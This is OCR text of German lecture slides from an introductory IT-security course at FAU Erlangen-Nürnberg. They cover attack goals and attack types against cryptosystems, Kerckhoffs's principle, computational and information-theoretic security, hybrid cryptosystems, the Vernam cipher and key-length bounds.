
Symmetrisches Authentifikationssystem




Digitales Signatursystem



Schlüsselverteilung bei digitalen Signatursystemen



Erzeugung von Zufallszahlen



Erzeugung einer Zufallszahl z für die Schlüsselgenerierung:

XOR aus Zufallszahlen $z_1,\ldots,z_n$:

- z_1, einer im Gerät erzeugten,
- z_2, einer vom Hersteller gelieferten,
- z_3, einer vom Benutzer gelieferten,
- z_n, einer aus Zeitabständen errechneten.

Vergleich

- Wem können Schlüssel zugeordnet werden?
  - Bei asymmetrischen Verfahren: einzelnen Teilnehmern
  - Bei symmetrischen Verfahren: Paarbeziehungen

- Wieviel Schlüssel müssel bei n Teilnehmern ausgetauscht werden?
  - Bei asymmetrischen Verfahren: n (einen pro Teilnehmer)
  - Bei symmetrischen Verfahren: $\frac{n \cdot (n-1)}{2}$ (einen pro Paarbeziehung)

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 2, Kryptographie

Lektion 2: Sicherheit und Typen von Kryptosystemen


Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
  - Lektion 1: Symmetrische und asymmetrische Verfahren
  - Lektion 2: Sicherheit und Typen von Kryptosystemen
  - Lektion 3: Diffie-Hellmann-Schlüsseltausch
  - Lektion 4: RSA
  - Lektion 5: Digitale Bezahlung
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Claudia Eckert: IT-Sicherheit. Konzepte - Verfahren - Protokolle. 7., überarbeitete und erweiterte Auflage. Oldenbourg, 2012.
- Andreas Pfitzmann: Skript zu den Vorlesungen Datensicherheit und Kryptographie, TU Dresden, 2000.


Angriffsziel



Erläuterungen

- Angestrebtes Ziel eines Angreifers: Brechen des Schutzes durch Kryptographie
- total break: Wenn der geheime Schlüssel dem Angreifer bekannt ist, kann der Angreifer wie der Benutzer ver- und entschlüsseln
- universal break: von der Wirkung her äquivalent zu total break, jedoch ohne den Schlüssel zu besitzen
  - meist abhängig von der Mitwirkung anderer
- selective/existential break: kann einzelne Nachrichten entschlüsseln


Angriffstypen




Erläuterungen

- Worauf hat der Angreifer Zugriff und wie verhält er sich?
- ciphertext only attack: Angreifer sieht immer mindestens den Schlüsseltext
- aktiver Angriff: z.B. bei kurzzeitigem Zugriff auf Verschlüsselungssystem (Fernmelder geht auf's Klo).
- weitere Unterscheidung: Adaptivität, d.h. Angreifer muss alle Nachrichten vorab wählen oder kann abhaengig von den Ergebnissen einzelner Nachrichten andere Nachrichten vorlegen.

Sicherheitsklassen



Malvorlage Sicherheitsklassen



Kerckhoffsche Prinzip
Schlüssel der Länge ℓ $\rightsquigarrow$ 2^{ℓ} mögliche Schlüssel

Erläuterungen

- Sicherheit hängt von der Einschätzung ab, wie schwer es ist, die Verschlüsselung zu brechen
- geheim gehaltene Verfahren haben meist Schwachstellen, die den Entwicklern nicht aufgefallen sind
  - Siegeszug der modernen Kryptographie begann mit der Verbreitung offener Forschung
  - Verfahren sollten mindestens wohluntersucht sein
- wohluntersucht: RSA, AES, DES
- informationstheoretisch sicher: Vernam Chiffre (one-time pad)

Kerckhoffsches Prinzip (1883)


- Sicherheit eines kryptographischen Verfahrens soll allein von der Geheimhaltung des Schlüssels abhängen und nicht von der Geheimhaltung des Verschlüsselungsalgorithmus
- Verwendung eines Schlüssels der Länge l
  - Angreifer kann immer alle 2^l Schlüssel durchprobieren
    - bricht asymmetrische Kryptosysteme und symmetrische Kryptosysteme bei Klartext-Schlüsseltext-Angriff
  - erfordert aber exponentiell viele Operationen
- Wunsch: Entschlüsselung soll in fast allen Fällen (also bis auf einen verschwindenden Bruchteil aller Fälle) schwer sein
  - Somit gilt: Wenn $l \to \infty$ (auch nur langsam), dann geht die Brechwahrscheinlichkeit schnell gegen 0

Kryptographisch starke Verfahren


- Verfahren mit komplexitätstheoretischer Garantie
  - Ver-/Entschlüsselung soll leicht sein = polynomiell in l
  - Brechen der Verschlüsselung soll schwer sein = exponentiell in l
- Man benötigt dafür mathematische Probleme, die nachweislich nicht besser als exponentiell lösbar sind
  - Komplexitätstheorie kann bezüglich vieler Probleme, auf denen effiziente Kryptoverfahren aufgebaut werden können, keine hilfreichen unteren Schranken beweisen (korrespondiert mit der Schwierigkeit des Nachweises P = NP)
- Deswegen Rückgriff auf Probleme, die lange untersucht worden sind und für die es bisher keine polynomielle Lösungen bekannt
  - Beispiele: Faktorisierung großer Zahlen, diskreter Logarithmus
- Beweisbare Sicherheit: Rückführung der Sicherheit des Kryptosystems auf die Schwierigkeit des Problems
  - Wenn der Angreifer einen Algorithmus hat, der das Kryptosystem brechen kann, so kann er damit auch das als schwer angenommene Problem lösen
  - Beweisbare Sicherheit: Thema am Lehrstuhl 13

Hybride Kryptosysteme

Verschlüsselung:




Authentifikation: k authentisieren und geheimhalten




Hybride Kryptosysteme

- Durch eine Kombination von symmetrischen und asymmetrischen Systeme lassen sich die Vorteile der beiden Systeme miteinander verbinden
  - Aus asymmetrischen Systemen: einfache Schlüsselverteilung
  - Aus symmetrischen Systemen: Effizienz (Faktor 100 bis 10000 in Software und Hardware)
- Asymmetrisches System wird nur verwendet, um Schlüssel für symmetrisches System auszutauschen
- Wenn B auch k benutzen soll, dann muss A den Schlüssel k für B authentisieren (also $s_A(B, k)$ beilegen)

Informationstheoretisch sicher






Erläuterungen


- Hinter jedem Schlüsseltext S kann sich jeder Klartext x gleichermaßen verbergen
- rechts: Subtraktion von einem Schlüsselbit modulo 4 von zwei Klartextbits
- links: Vernam-Chiffre mit unbekanntem Schlüssel
  - zu jedem Chiffretext kann potentiell jeder Klartext gehören (abhängig vom Schlüssel)
- Schlüssel muss zufällig sein
- Perfekte Sicherheit (Claude Shannon, 1949): Schlüsseltext lässt keinerlei Rückschlüsse auf den Klartext zu (abgesehen von der Länge des Klartextes)

Illustration



Beispiel:
Vernam-Chiffre mod 2

$$\begin{array}{rl} x & = 00\ 01\ 00\ 10 \\ \oplus\ k & = 10\ 11\ 01\ 00 \\ \hline S & = 10\ 10\ 01\ 10 \end{array}$$



Subtraktion von einem Schlüsselbit mod 4 von zwei Klartextbits

Vernam Chiffre

- Alle Zeichen sind Elemente einer Gruppe G.
- Klartext, Schlüssel und Schlüsseltext sind Zeichenketten.
- Zur Verschlüsselung einer Zeichenkette x der Länge n wird ein zufällig gewählter und vertraulich auszutauschender Schlüssel $k = (k_1, \dots, k_n)$ verwendet.
- Das i-te Klartextzeichen x_i wird verschlüsselt als $S_i := x_i + k_i$
- Entschlüsselt werden kann es durch $x_i := S_i - k_i$
- Abschließende Bewertung:
  - gegen adaptive Angriffe sicher
  - einfach zu berechnen
  - Schlüssel sind aber sehr lang

Länge des Schlüssels

- Seien K Schlüsselmenge, X Klartextmenge und S Menge der mindestens einmal auftretenden Schlüsseltexte

Es gilt:

- $|S| \geq |X|$ damit eindeutig entschlüsselbar (Schlüssel k fest)
- $|K| \geq |S|$ damit hinter jedem Schlüsseltext jeder Klartext stecken kann (Klartext x fest)
- also $|K| \geq |X|$

Falls Klartext geschickt codiert, folgt:

- Für informationstheoretische Sicherheit müssen Schlüssel mindestens so lang sein wie die Nachricht

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

